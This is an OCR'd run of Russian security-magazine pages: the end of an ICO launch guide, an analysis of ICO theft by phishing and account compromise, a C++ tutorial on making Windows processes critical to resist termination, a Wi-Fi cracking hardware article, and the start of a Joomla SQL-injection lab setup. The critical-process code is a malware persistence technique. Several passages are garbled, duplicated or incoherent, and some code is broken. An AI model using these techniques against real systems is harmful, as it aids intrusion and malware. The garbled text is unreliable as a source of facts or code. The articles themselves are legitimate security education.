1. **Проверка идеи.** Первым делом нужно понять, не придумал ли ты полную дичь. Расскажи о своей идее друзьям и постарайся выделить конструктивную критику из всего, что они тебе ответят. Пощупи похожие проекты в интернете, почитай Bitcoin Forum. Возможно, кто-то уже все сделал за тебя или не сделал, но собрал часть граблей.
2. **Команда.** В одиночку ты вряд ли справишься, так что ищи единомышленников. Нужны вообще все: контентщики, пиарщики, дизайнеры, таргетологи, комьюнити-менеджеры, программисты, конечно же. Знание английского — очень важно, а если кто-то вдруг знает китайский, то это большой плюс. На этом же этапе нужно будет определиться с вознаграждениями. Идеально, если у тебя команда единомышленников, готовая получить расчет после ICO. Но скорее всего, придется проводить закрытую предпродажу токенов и собирать нужную на зарплаты сумму криптовалютой. Для этого потребуется как минимум MVP, функционирующий сайт и дар убеждения. Или плати традиционно — из своего кармана.
3. **Белая бумага.** Пишем «конституцию» и «манифест» нашего проекта в соответствии с общепринятой типовой структурой. Чем убедительнее, тем больше шансов на успех. Заодно можешь набросать и «дорожную карту».
4. **Финансовые вопросы.** Подключаем к проекту экономистов, а лучше специалистов по теории игр. Пресейл, баунти, эйрдроп, эскроу, бонусы, эмиссия токенов, партнеры, потенциальные биржи для листинга... Также на третьем-четвертом этапе следует определиться: какую функцию будут выполнять твои токены? Что они дадут потенциальным инвесторам? Цифровой купон, опцион на приобретение чего-либо, новая криптовалюта, доступ к чему-либо. Вариантов очень много. Все зависит от сферы применения и от сути самой идеи проекта.
5. **Регистрация компании.** Постоянно выходят новости о том, как в разных странах планируют регулировать ICO. Так что выбор юрисдикции крайне важен, чтобы не получить по шапке. Подробно о тонких юридических моментах ICO можешь почитать в бесплатных книгах IT-юриста Владимира Попова: «ICO. Сущность, проблемы, закон» и «ICO. Закон суров, но его нет» (PDF).
6. **Сайт, рассылка и соцсети.** Конечно же, тебе понадобится сайт с дорожной картой и информацией о команде, официальная рассылка (чтобы не забывали) и представительства в соцсетях.
7. **Полный аудит безопасности.** Все усилия пойдут насмарку, если в самый важный момент у тебя уведут доступ к сайту или найдут уязвимость в смарт-контракте. Подробнее о том, как это происходит и как от этого защититься, читай в статье «Как крадут деньги при ICO». При подготовке серьезного ICO обязательно нужно подумать о пентестах, защите от DDoS и прочих мерах.
8. **Пиар всех мастей.** ICO-трекеры, Telegram-каналы, традиционные СМИ, YouTube, таргетированная реклама. Bounty- и airdrop-кампании (если решишь проводить). Словом, все, что считаешь уместным и на что хватит денег. На этом же этапе подыщаем работу фрилансерам — переводчикам на языки народов мира.
9. **Выпуск токенов.** Выпустить собственные токены можно прямо в интерфейсе Waves или аналогичных платформ, как фермер Шляпников из Колиново или завод по производству диоксида циркония ZrCoin. Другой вариант — разобраться в Solidity, дебаге и деплое, чтобы получить токен стандарта ERC20.
10. **Время «Ч».** День твоего ICO настал. Если все прошло хорошо и тебе удалось пережить фишинг, DDoS и прочие опасности, а также продать нормальное количество токенов, то помни: это было лишь начало пути. Теперь вкладчики ждут, что ты будешь развивать проект, на который собирал деньги. Так что паковать чемоданы и лететь на Бали рановато, впереди основная часть работы!

ЗАВЕРШАЯ КРУГ

Чем и, главное, когда закончится нынешняя криптошумиха, не знает никто. Насколько велик «мыльный пузырь» и когда он лопнет? А когда лопнет, останется ли после него что-нибудь? Уйдет ли в прошлое биткойн? Улетучится ли «эфир» смарт-контрактов?

Технологические циклы всегда имеют начало и конец, так что нам остается только надеяться на то, что блокчейн выживет достаточно долго, чтобы победить бюрократию и сделать распределение вознаграждений справедливее во всех сферах. ⌘

COVERSTORY

КАК КРАДУТ ДЕНЬГИ ПРИ ICO

РАЗБИРАЕМ ТИПОВЫЕ СЦЕНАРИИ ПОХИЩЕНИЯ СРЕДСТВ И САМИХ ICO

Александр Лещенко
Senior Malware Analyst
Защита Интернета-Украина
Group-IB

В 2017 году киберпреступникам удалось украсть 10% всех средств, инвестированных в ICO через Ethereum. Общая ущерб составил почти 225 миллионов долларов, 30 тысяч инвесторов лишились в среднем по 7500 долларов. Разберемся, как крадут деньги при ICO. Тут может быть замешан весь хакерский арсенал, а могут использоваться и самые примитивные методы.

«Еще до начала ICO мы столкнулись с довольной фишинговым сайтом, DDoS-атаками и угрозами — от ИГИЛ* и от итальянской мафии*. Перевод 20 Биткойнов на фишинговый адрес мы уничтожает*. С», вспоминает подготовку к смотрибоскопу ICO Илья Ремизов, директор по технологиям Blockchain. Его ожидания оказались за защитой «как — в Group-IB, и мы занимали фишинговые сайты, нейтрализовали этих шантажистов-вымогателей».

Меньше чем за двадцать часов Blockchain собрала более 30 миллионов долларов. Но такое идеальное ICO сложается не всегда. На кратковременах уже давно пытаются воровать не только спекулянты и криптоэмитенты, но и хакеры, которые используют свои навыки для кражей и кибератак.

Крупнейшие фишинговые атаки на криптоиндустрию ещё с 2011 года именно тогда хакеры начали активно взламывать онлайновые кошельки, крупнейшие биржи и обменники, пошаговые приватные ключи и кошелька физических лиц. Некоторые банковские трояны — TrickBot, VawtrAk, Gaidan, Tirdo, Marcher — были перенацелены на пользователей криптовалютных кошельков.

Почувствовав запах денег, злоумыслы криптовалютные биржи стали не только предприятиями с большим оборотом, но и привлекательными хакеры. К примеру, в недавних атаках на южнокорейские криптобиржи подозревают хакерскую группировку group Lazarus.

В ранние дни Bitcoin от хакеров требовалась качественная подготовка и обширный результирующ темпе. Широкое распространение ICO существенно изменило ситуацию. Запуск даже атакующих, которые ничего не понимают в блокчейне и защите информации, имеет возможность сорвать куш.

ПУТЬ К ICO

Когда компания решает провести ICO, она в первую очередь разрабатывает White Paper (WP) — документ, в котором описывается технология и бизнес-модель проекта. На основе разработанного WP создается лендинг, и организаторы проекта начинают рекламировать. интерес которого к ICO постоянно подкармливается новостями и возможностью пообщаться с основателями. В каждом конкретном лендинге для ICO, после него следует «перед активностью до часа «кис» рекламных кампаний в поисковиках и на прочих ресурсах, поскольку ресурсы — на деньги. В ходе рекламной кампании проектов ICO, инвесторы получают возможность закупить токены проекта, а проект принимает криптовалюту на свои кошельки.


На каком из шагов в пути ICO появляются хакеры? На всех! Хакеры, как и все остальные инвесторы, тоже хотят заработать на ICO. Как только публикуется первая версия White Paper, у злоумышленников появляется отправная точка для начала операции.

КРАЖА WHITE PAPER

Одна из особенностей проектов блокчейн-индустрии — это полная открытость и прозрачность. Многие часть разработок и исходных кодов публикуют в открытом доступе. Очевидно, что в первую очередь команды публикуют WP.

Совсем недавно был зарегистрирован интересный случай, когда злоумышленники украли документ, который пока существует только в виде. Выяснилось очень просто: вместо легитимный, хорошо проработанный White Paper на русском языке, делается его полная копия через Google Translate, создается лендинг с описанием проекта, новая «Биткоин» (фальшивая) с ссылкой и новым брендом. Проект страницы раскручивается в Сети, появляется «поддержка» пользователя, огромные средства на WP.

Например, наши коллеги по цеху из Crypto Detective обнаружили, что ведущие проекты Wi-Fi Global соединяют переводы WP «Гонконг» ecofuel.ai. Если присмотреться внимательно, Wi-Fi Global — это всего лишь немного измененный вариант World Wi-Fi. При этом сообщество в «Телеграм» Wi-Fi Global насчитывает даже 1 миллиона человек и, по словам участников проекта, им удалось привлечь 500 тысяч долларов на pre-ICO.



КОМПРОМЕТАЦИЯ АККАУНТОВ

Поскольку на сайте проекта обычно имеется детальная информация обо всех членах команды, разведку для атакующих проектов существенно упрощается. Ни для кого не секрет, что в Сети уплет огромное количество данных утекает каждый. Если организаторы проекта использовали пароль «1» ещё где-то это этом может приехать к крайне неизвестным последствиям — не только для владельца аккаунта, но и для проекта и инвесторов.

Именно данная ситуация произошла с Ethereum, а авторам проекта Eng Ha. Хакеры успели заработать полмиллиона долларов еще до того, как были анонсированы даты проведения ICO. Атакующие смогли скомпрометировать web-сайт Enigma и несколько аккаунтов в социальных сетях.

Основатели Enigma — выходцы из Massachusetts технологического института. Исполнительный директор, по-видимому, не очень любил использовать длинные и сложные пароли для своих аккаунтов. Благодаря этим хакеры получили доступ к адресу его электронной почты (на которой не было двухфакторной аутентификации), впоследствии, завладеть доступом к другим сервисам и аккаунтам, принадлежащим к адресу, не составило труда. Следом были скомпрометированы учетные данные других членов команды. Злоумышленники получили доступ к странице enigma.co (сайт, на котором проходил запуск продажа токенов, не был скомпрометирован) и месседжеру Slack.

Получив доступ к enigma.co, хакеры разместили там анонс проведения токенов, начисленной об этом в Slack и чаты для сообщения о сделали поэтому рассылку по украденному списку. Все это — чтобы распространить свой адрес, на которой предлагалось переводить деньги. Всего ими удалось собрать 1492 ETH — порядка полутора миллиона долларов.

ДЕФЕЙСЫ

Еще самая плохая, как правило, происходит именно в день ICO. Шквал DDoS-атак сфокусировано с нагнетом пользователей, ложных сообщений в канал проекта в Telegram и Slack, спам по списку рассылок.

Самое плохое, что может произойти, — дефейс сайта во время ICO. Цель хакеров очень простая: поставить на официальный портал проекта свой кошелек и обогатиться.


Жертвой такой атаки стал проект CoinDash. Во время ICO сайт CoinDash был взломан, хакеры подменили адреса для перевода средств. Благодаря этим хакеры получили доступ к адресу его электронной почты (на которой не было двухфакторной аутентификации), впоследствии, завладеть доступом к другим сервисам и аккаунтам, принадлежащим к адресу, не составило труда. Следом были скомпрометированы учетные данные других членов команды. Злоумышленники получили доступ к странице enigma.co (сайт, на котором проходил запуск продажа токенов, не был скомпрометирован) и месседжеру Slack.

Получив доступ к enigma.co, хакеры разместили там анонс проведения токенов, начисленной об этом в Slack и чаты для сообщения о сделали поэтому рассылку по украденному списку. Все это — чтобы распространить свой адрес, на которой предлагалось переводить деньги. Всего ими удалось собрать 1492 ETH — порядка полутора миллиона долларов.

ФИШИНГ

Фишинг встречается почти всегда, когда на ICO выходит более-менее известный проект. Рассылки мошеннических писем, как правило, сопровождают кражей DDoS-атакой на сайт проекта. Самый всего этого очень просто: хакеры копируют содержимое сайта, делают поясной домен и выкладывают в интернет копию сайта. Если ICO — это как и когда, в случае с ICO создается фиаш для тупо: первый тип затеял сбор крыш приватного ключа пользователя, второй просит пересчет криптовалюту на адрес кошелька или смарт-контракта.

Как что-то может оставить на сайте мошенников приватный ключ? Не кажется это подозрительным? Нет, в случае в деле замешано желание быстро обогатиться, случается еще и не такое. Суда по Ethereum, люди иногда делают и поинтересные, начисто при этом не получая взамен.



По статистике компании Chainalysis, около 56% всех средств, украденных с ICO, были похищены с фишинговых сайтов. Примерная оценка ущерба от фишинга — 115 миллионов долларов. По данным Group-IB, крупнейшие фишинговые кампании приносили до 2,5 миллиона долларов в месяц. Сейчас фишинг — самый популярный способ хищения средств у инвесторов. В разгар «криптовалютной лихорадки» все стремятся как можно быстрее стать «крутыми» и быстро заработать. Но «быстрые деньги» — не обещание ли мошенников на такие мотивы, как кражи денег.

Типичная схема — злоумышленники покупают контекстную рекламу в поисковых движках, организовывают лавину сообщений в месседжерах и любимых соцсетях, а также «мусорные» трафик на фишинговый сайт. В общем, при желании можно даже вместо показать инвестиционной привлекательности проекта, подсунтив колесико фишинговых сайтов, сделанных на его основе.

Готовясь к сделке приобретения, я сделал скриншот с поиском ICO STORM Token в Google. Три рекламных блока, что первые три ссылки — это фишинг: размещенный через контекстную рекламу. Кроме того, часто попадается фишинговый MyEtherWallet. Будьте бдительны!

Есть очень хороший проект ethereumcandy.info, где агрегируют фишинг по ICO. В его базе насчитывается 2533 вокруженя. Существенно для столь молодой индустрии. Среди этого тоже MyEtherWallet зарегистрировано 2206 фишинговых доменов.

КРАЖА ТЕРРЕЙНЫХ ПОСЛЕ СБОРА

Самый плохой вариант для любой ICO-команды — потерять средства после аутпаунта: обычно это случается из-за неосторожности обращения с кошельком, уязвимостей в смарт-контрактах и зарядов в популярных кошельках. И даже если собрать инвестиции в достаточно большой сумме, в которого было поеращено 30 миллионов долларов через зародыш уязвимость в кошелке Parity.

Уязвимости смарт-контрактов активно изучаются сообществом. Например, в работе ученых из Университета Кальгари (PDF) описаны разные типы уязвимостей. Существует и попытки повысить безопасность — к примеру, утилита Oyente проверяет смарт-контракты на уязвимости в автоматическом режиме.

Скорее всего, «начинающие» смарт-контракты ещё найдут свои пренеприятные уязвимости. Например, в нарушение работе «Кошелька Гига: исследование бадного криминальных смарт-контрактов» (PDF) исследователь Ник Ксиньс и его коллеги обнаружили вариантов гуру, как можно использовать смарт-контракты во вред.

КАК ЗАЩИТИТЬ КАМПАНИЮ: ТИПОВОЙ СЦЕНАРИЙ

Самая уязвимая часть любого проекта — это его команда. Плохая защита персональных аккаунтов, отсутствие двухфакторной аутентификации — наиболее типичны сначала: прерывает к тому, что аккаунты месседжеров и соцсетей компрометируются и атакуют проект. Лучше заранее подготовить сценарии на фишинговые сайты нелегко и напрасно, дискредитировать команду, менять данные на сайте и так далее. Ярче этого может быть только компромитация приватных ключей от криптовалютных кошельков.

Итак, вот что нужно сделать, чтобы проведение ICO не было окружено криминалом.

1. Защита от DDoS-атаки. Практически каждый раскрученный проект становится с самого того дня. Лучше заранее подготовиться к отражению таковой от DDoS. Неосуществить сайта зачастую отталкивает потенциальных инвесторов от всякого.
2. Защита основе проекта. Все чтение командны должны защитить свои персональные аккаунты в социальных сетях, поставить двухфакторную аутентификацию, сменить пароли почтовых.
3. Информационная безопасность приложений. Естественно, нужно перевести, но на начальном этапе — в ходе рекламной кампании — запретить доступ к сайтовым службам на серверах.
4. Проверка сайта на наличие уязвимостей и наличие известных уязвимостей. Нужно мониторинг просканировать на автоматическим средствами.
5. Обучите компьютеры распознавать фишинг. Это относительно простая и дешевая мера, которая позволит существенно обезопасить потенциальных инвесторов от потерь средств.

ВЫВОДЫ

Проанализировав более полутора сотен атак на блокчейн-проекты (биржи, обменники, кошельки, фонды), мы пришли к выводу, что основная масса проблем кроется в уязвимости смарт-контрактов, используемых технологии блокчейн. В случае ICO Ethereum — это неосторожность обращения с уязвимостями в собственных смарт-контрактах, так и с хорошо изученными проблемами кошелька Parity. Ситуация с фишингом аналогична и фишингу. Такую ситуацию хакеры даже не нужно знать особенности работы смарт-контрактов и тонкости работы Ethereum. Традиционные и хорошо отработанные методы отлично работают при внедрении крипто-ресурсы у пользователей.

КРИТИЧНЫЙ ПРОЦЕСС

УЧИМСЯ СОЗДАВАТЬ И ПРИНУДИТЕЛЬНО ЗАВЕРШАТЬ КРИТИЧНЫЕ ПРОЦЕССЫ В WINDOWS

Часть процессов операционной системы считаются «критичными» — если завершить один из них, Windows выпадает в синий экран смерти и перезагрузится. Этим активно пользуются вирусописатели: если сделать свой процесс критичным, то его нельзя будет завершить просто так. В этой статье я покажу, как создавать такие процессы и как противодействовать им без падения системы.

Дело в том, что хорошо организовать защиту процесса от завершения, когда пользователь работает под учетной записью администратора, практически невозможно. Есть разные полумеры, но на полноценную защиту они не тянут. Например, можно использовать драйверы режима ядра, но в 64-битных операционных системах не так просто преодолеть механизм Kernel Patch Protection. Остается прибегать к трюкам вроде того, которой мы разберем.

Давай посмотрим, как создать критичный процесс в Windows, как проверить, что процесс является критичным, и как его завершить без падения системы в BSOD. Строго говоря, создавать мы будем не процесс, а критичный поток. Ведь процесс в Windows — это что-то вроде контейнера для потоков, в которых и выполняется код.

WARNING

Весь код, который я приводу в статье, настоятельно рекомендую исполнять только в виртуальной машине, потому что завершение критического процесса вызовет общесистемный сбой и падение системы в BSOD с кодом CRITICAL_PROCESS_DIED и возможной потерей данных. Все тесты я проводил в VirtualBox на Windows 10 LTSB x64 в качестве хоста.

Есть несколько методов, которые помогут нам создать критичный процесс. Все они основаны на манипуляции вызовами NTAPI (Native Windows API), самыми «низкоуровневыми», которые можно выполнить в режиме пользователя. Эти функции экспортируются **ntoskrnl.exe**. Через обертку **ntdll.dll** мы сможем получить их адреса и вызвать их.

RTLSETPROCESSISCRITICAL

Первая функция Native API, которая поможет нам пометить процесс как критичный, — это **RtlSetProcessIsCritical**. Ее прототип выглядит так:

```
NTSYSAPI
NTSTATUS
STDAPIVCALLTYPE
RtlSetProcessIsCritical(
   IN  BOOLEAN NewValue,
   OUT PBOOLEAN OldValue OPTIONAL,
   IN  BOOLEAN CheckFlag
);
```

Чтобы эта функция сработала, перед ее вызовом нужно будет получить привилегию **SeDebugPrivilege**. Это можно сделать через «обычные» функции WinAPI.

```
BOOL setPrivileges(LPCTSTR szPrivName)
{
    TOKEN_PRIVILEGES tp = { 0 };
    HANDLE hToken = 0;
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
        std::cout << "OpenProcessToken failed\n";
    if (!LookupPrivilegeValue(NULL, szPrivName, &tp.Privileges[0].Luid))
        std::cout << "LookupPrivilegeValue failed\n";
    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL))
    {
        std::cout << "AdjustTokenPrivileges failed\n";
        CloseHandle(hToken);
        return TRUE;
    }
    return FALSE;
}
```

Вызов функции для получения **SE_DEBUG_NAME** будет таким:

```
setPrivileges(SE_DEBUG_NAME);
```

Другой способ получить ее — это нативная функция **RtlAdjustPrivilege**: нужно передать ей в качестве первого параметра значение 20 (**SE_DEBUG_NAME**). Разумеется, перед вызовом этой функции ее адрес следует получить из **ntdll.dll** динамически. Вызов будет выглядеть таким образом:

```
PBOOLEAN pbEn;
RtlAdjustPrivilege(20, TRUE, FALSE, pbEn);
```

Итак, привилегия получена, приступаем к реализации основной функциональности.

```
typedef NTSTATUS(NTAPI *pRtlSetProcessIsCritical)(BOOLEAN bNewValue,
BOOLEAN *pbOldValue, BOOLEAN  CheckFlag);
bool set_proc_critical()
{
    pRtlSetProcessIsCritical RtlSetProcessIsCritical = (pRtlSetProcessIsCritical)GetProcAddress(LoadLibrary("ntdll.dll")), "RtlSetProcessIsCritical");
        if (NT_SUCCESS(RtlSetProcessIsCritical(TRUE, 0, FALSE)))
return TRUE;
        else return FALSE;
}
```

Здесь все понятно: функцию **RtlSetProcessIsCritical** получаем динамической линковкой средствами **GetProcAddress/LoadLibrary** например из **ntdll.dll**. Самая примерная строчка кода для нас — это

```
if (NT_SUCCESS(RtlSetProcessIsCritical(TRUE, 0, FALSE))) return TRUE;
```

Здесь мы передаем значение **TRUE**, указывая функции **RtlSetProcessIsCritical** сделать процесс критичным. Одновременно мы проверяем возвращаемое ей значение, и в случае удачи наша функция возвращает **TRUE**. Если вызвать **RtlSetProcessIsCritical** с параметром **FALSE**, процесс перестанет быть критичным.

Давай копнем немного глубже и разберемся, как именно работает функция **RtlSetProcessIsCritical**. Она вызывает функцию **NtSetInformationProcess** из Native API, которая обращается к PEB процесса и меняет в нем поле **ThreadBreakOnTermination** — оно и отвечает за то, чтобы операционка считала наш процесс критичным.

INFO

Блок окружения процесса (Process Environment Block, PEB) заполняется загрузчиком операционной системы, находится в адресном пространстве процесса и может быть модифицирован из режима usermode. Он содержит много полей — например, откуда можно узнать информацию о текущем модуле, об окружении, о загруженных модулях. Получить структуру PEB можно, обратившись к ней напрямую по адресу fs:[30h] для x86-систем и gs:[60h] для x64.

Таким образом, мы переходим ко второму методу, который продемонстрирует нам создание критичных процессов.

NTSETINFORMATIONPROCESS

NtSetInformationProcess — это нативная функция, которая поможет нам изменить значение поля **ThreadBreakOnTermination** в PEB на нужное нам. Адрес этой функции необходимо получить динамически из **ntdll.dll**, как мы уже делали с **RtlSetProcessIsCritical**. Этот метод универсален, поскольку, используя эту функцию, мы обеспечиваем совместимость с более ранними версиями Windows: **RtlSetProcessIsCritical** появилась только в Windows 8.

Реализация будет выглядеть следующим образом.

```
typedef NTSTATUS(WINAPI *pNtQueryInformationProcess)(HANDLE, PROCESSINFOCLASS, PVOID, ULONG, PULONG);
pNtSetInformationProcess NtSetInformationProcess = (pNtSetInformationProcess)GetProcAddress(LoadLibrary("ntdll.dll")), "NtSetInformationProcess");
bool set_proc_critical(HANDLE hProc)
{
    ULONG count = 1;
    if (NT_SUCCESS(NtSetInformationProcess(hProc,
            0x1D, // ThreadBreakOnTermination в структуре PROCESSINFOCLASS
            &count,
            sizeof(ULONG))))
        return TRUE;
    else return FALSE;
}
```

В функцию **NtSetInformationProcess** передаем хендл процесса, который будем делать критичным, и число 0x1D, которое означает **ThreadBreakOnTermination** в структуре **PROCESSINFOCLASS**.

ПРОВЕРКА КРИТИЧНОСТИ ПРОЦЕССА

Теперь, понимая, как операционная система определяет статус наших процессов, и зная, какие именно функции WinAPI и NTAPI она при этом использует, мы легко сможем определить, является ли любой процесс критичным или нет. Как обычно, воспользуемся сразу несколькими методами:

```
BOOL check_critical(HANDLE hProc)
{
    ULONG count = 0;
    if(NT_SUCCESS(NtQueryInformationProcess (hProc,
            0x1D, // ThreadBreakOnTermination в структуре PROCESSINFOCLASS
            &count,
            sizeof(ULONG),
            NULL)) && count)
        return TRUE;
    else return FALSE;
}
```

Здесь в функцию **NtQueryInformationProcess** передаем хендл интересующего нас процесса и поле в структуре **PROCESSINFOCLASS**, которое нужно проверить. После выполнения нашего **NtQueryInformationProcess** проверяем переменную **count**, которая станет равна единице, если процесс критичный.

Кроме функции **NtQueryInformationProcess**, есть специальная функция, предназначенная именно для наших нужд — **IsProcessCritical**. Ее прототип выглядит таким образом.

```
BOOL IsProcessCritical(HANDLE hProcess, PBOOL Critical);
```

Пример использования этой функции:

```
PBOOL test = FALSE;
if(IsProcessCritical(GetCurrentProcess(), test))
{
    if(test) std::cout << "Critical process\n";
    else std::cout << "NOT critical process\n";
}
```

Функция **IsProcessCritical** изменит переменную **test** на **TRUE**, если процесс критичный, или оставит **FALSE** в том случае, если это не так.

ВЫВОДЫ

В этой статье я постарался рассказать, что такое критичные процессы, как ОС реагирует на их завершение. Также мы узнали, как снять флаг критичности с процесса, чтобы его безболезненно завершить, и как программно проверить, является ли процесс критичным. Я надеюсь, что ты не будешь применять полученную информацию в деструктивных целях. Ну, разве что для шуток над друзьями! :-)

ОДНА «АЛЬФА» ХОРОШО, А ДВЕ — ЛУЧШЕ!

ГОТОВИМСЯ К ПРОДВИНУТЫМ ТЕХНИКАМ ВЗЛОМА WI-FI

84ckfr1r3
84ckfr1r3@gmail.com

В прошлых статьях о пентестах точек доступа Wi-Fi мы разобрали базовые техники, а сейчас примемся за более продвинутые. Рассмотрим особенности адаптеров и добавим мощности нашему донглу. Это необходимо, чтобы использовать ускоренные способы взлома, принудительно отключать беспроводные клиенты, атаковать скрытые сети и обходить фильтрацию по MAC-адресам.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

УВЕЛИЧИВАЕМ МОЩНОСТЬ WI-FI-АДАПТЕРА

Сильнее всего на эффективность атаки влияет уровень сигнала. Твой донгл должен быть достаточно чувствительным, чтобы услышать слабый сигнал атакуемых точек доступа и перехватить все пакеты хендшейка. Одновременно ему нужен мощный передатчик, иначе отсылаемые им команды деавторизации или перебора WPS-пинов не достигнут цели.

Чувствительность приемника

Чем тише ты становишься, тем больше сможешь услышать — таков девиз Offensive Security, продвигающей популярный дистрибутив Kali Linux. Применительно к вардрайвингу он означает, что слушать эфир, находить в нем точки доступа Wi-Fi (далее — AP, access points) и собирать хендшейки нужно с максимально чувствительным приемником. То есть с таким адаптером, у которого высокое соотношение сигнал/шум.


Наивно ожидать его от USB-свистков со встроенными антеннами — у них очень слабый приемник, а слишком близко расположенные электронные компоненты генерируют сильные помехи. Поэтому важно выбрать Wi-Fi-адаптер не только с подходящим чипом, но и с адекватной схемотехникой (а в идеале — с хорошим экранированием).

Традиционно по этому показателю лидирует Alfa Network. Даже современные удешевленные ревизии без экранирующей пластины показывают чудеса. Например, AWUS051NH v2 лишен экранирования, но сделан все на том же чипе RT3572, и сделан качественно.

Чип RT3572


Вскрываем AWUS051NH v2

У него «правильный» чип RT3572 и весьма неплохая схемотехника (хотя у старых адаптеров от Alfa Network она еще лучше). За две минуты сканирования в моем тесте он поймал 70 точек доступа с уровнем сигнала 18 дБм и выше.



Улов AWUS051

Сравним с результатами другого адаптера — Netis WF2150. Аналогичное место и время, те же две минуты сканирования.



Улов WF2150

Всего 49 AP, а уровень сигнала от большинства из них упал ниже 18 дБм. Несмотря на «правильный» чип RT5572N, результаты оказываются плачевными из-за примитивной схемы самого адаптера. Как уже писал ранее, можно его разобрать и подключить внешнюю антенну к миниатюрному гнезду на плате. Однако коэффициент усиления (КУ) внешней антенны — тоже палка о двух концах, поскольку вместе с полезным сигналом растет и уровень шумов.

Прежде чем менять антенну, обрати внимание на диаграмму направленности и поэкспериментируй с частично направленными антеннами. Узким лучом «яги» сложно прицелиться, а вот панельные антенны оказались очень удобны на практике. Они дадут тебе широкий сектор градусов в шестьдесят. По выбранному направлению они продемонстрируют результат примерно в шесть раз лучше, чем если бы ты размахивал полуметровым диполем.

INFO

Антенна с более высоким КУ порой дает результаты хуже, чем штатная крока на 3 дБи. Поэтому смотри на тип антенны, расположение антенного модуля и его экранирование, а не пытайся сравнивать децибелы в лоб и просто взять палку подлиннее. Только сочетание чипа с поддержкой режима мониторинга и приемника с высокой чувствительностью позволит захватить качественные хендшейки, содержащие всю необходимую информацию для восстановления пароля подключения.

Продолжение статьи →

ОДНА «АЛЬФА» ХОРОШО, А ДВЕ — ЛУЧШЕ!

ГОТОВИМСЯ К ПРОДВИЖЕНИЮ ТЕХНИКАМИ ПОСЛЕДНИХ ЛЕТ

Мощность передатчика

Сказать о каждом участвующем приемнике (совершенно бесполезно, однако порядок сбора) мощностей можно по-разному. Продвинутые атаки на беспроводные сети предполагают использование внешних высокоэффективных антенн, которые позволяют принять даже слабые сигналы, но для начала стоит оценить эффективность своего адаптера. Поскольку в большинстве случаев мощность передатчика ограничивается лицензиями, то для оценки эффективности приемника можно использовать устройство. Все это требует каждого передатчика, но до сих пор?

Есть для каждого сервера обязательно только один передатчик — точка доступа. Но Alt Linux позволяет превратить сервер в точку доступа, поэтому мощность передатчика в мощности ваше 100 мВт него передающего оборудования. Плюс, любая точка требует затрат, поэтому рассмотрим второй вариант.

WARNING

Работа в малой мощности, адаптер быстро перегревается (особенно в режиме клиента пытаться, выжимая сигнал с предыдущего маршрута) отвалить для дешевых. Поэтому, если вы хотите, чтобы ваш адаптер не «Б» и стоит рассмотреть значение. Шина USB, географическое, потому требовать на пару сотен. Для дальнейшего повышения мощности.

Это рассчитано для 802.11n модуля стоит на минимальной мощности. В таком режиме они начинают согласно стандарту ISO 2166, которые отражены в базе данных беспроводных устройств. В Linux это

Таблица перевода из беспроводных устройств

Выбор приемника с мощностью 100 мВт, передающего адаптера с помощью **iw set wlan0 txpower 100**

Но временна бесплатно можно было просто взять адаптер подешевле (например, от Alfa Network) и сразу получить требуемую мощность. Но с чем так и не сложилось. Был проверен такой беспроводный код, который позволяет использовать любые адаптеры, но, к сожалению, в ядрах 2.6.30 и выше его нет. Поэтому, чтобы использовать беспроводные сетевые карты с ядрами 2.6.30 и выше, нужно использовать не дешевенькие решения или просто использовать ноутбуки. Но, к сожалению, не все ноутбуки позволяют использовать внешние адаптеры. Но другая проблема в том, что ноутбуки более мощные, поэтому они потребляют больше электричества. Поэтому, в большинстве случаев предпочтение отдается ноутбукам. Поэтому каждый случай «Альфа» того дешевле, а ноутбук. Можно сказать на

КАВЫЧКОЙ ПО «ДЖУМЛЕ»

УЧИМСЯ ПРОВОДИТЬ SQL-ИНЪЕКЦИЮ ВТОРОГО ПОРЯДКА НА ПРИМЕРЕ УЯЗВИМОСТИ В JOOMLA

aLLy
ONsec
@iamsecurity

Joomla — вторая по популярности система управления сайтами после WordPress. Уязвимость, о которой мы поговорим в этой статье, позволяет атакующему без особых проблем одним запросом поднять свои привилегии в CMS до суперпользователя, от которого до выполнения кода один шаг.

Проблема затрагивает все существующие версии Joomla вплоть до 3.8.3. О деталях сообщил исследователь из компании RIPS Technologies. Уязвимость получила идентификатор CVE-2018-6376. В версии 3.8.4 она была исправлена разработчиками CMS, о чем сообщается в анонсе от 30 января.

Проэксплуатировать уязвимость можно, обладая привилегиями менеджера в системе или выше. Сам баг довольно интересный, и его изучение позволит нам поговорить о технике инъекций second order SQL.

СТЕНД

Для тестирования эксплоита первым делом готовим стенд. Разумеется, у Joomla есть официальный репозиторий на сайте Docker Hub, где ты можешь найти всевозможные версии CMS. Но использовать их я не буду и подготовлю свой контейнер, поскольку делается это всего несколькими командами.

Сначала запускаем контейнер с Debian 9.

```
docker run -ti -p80:80 --rm --name=joomlavh --hostname=joomlavh
debian /bin/bash
```

Ставим все необходимое: MySQL, Apache 2 и PHP 7.0.

```
apt-get update && apt-get install -y mysql-server apache2 php php7.
0-xml php7.0-mysqli nano wget
```

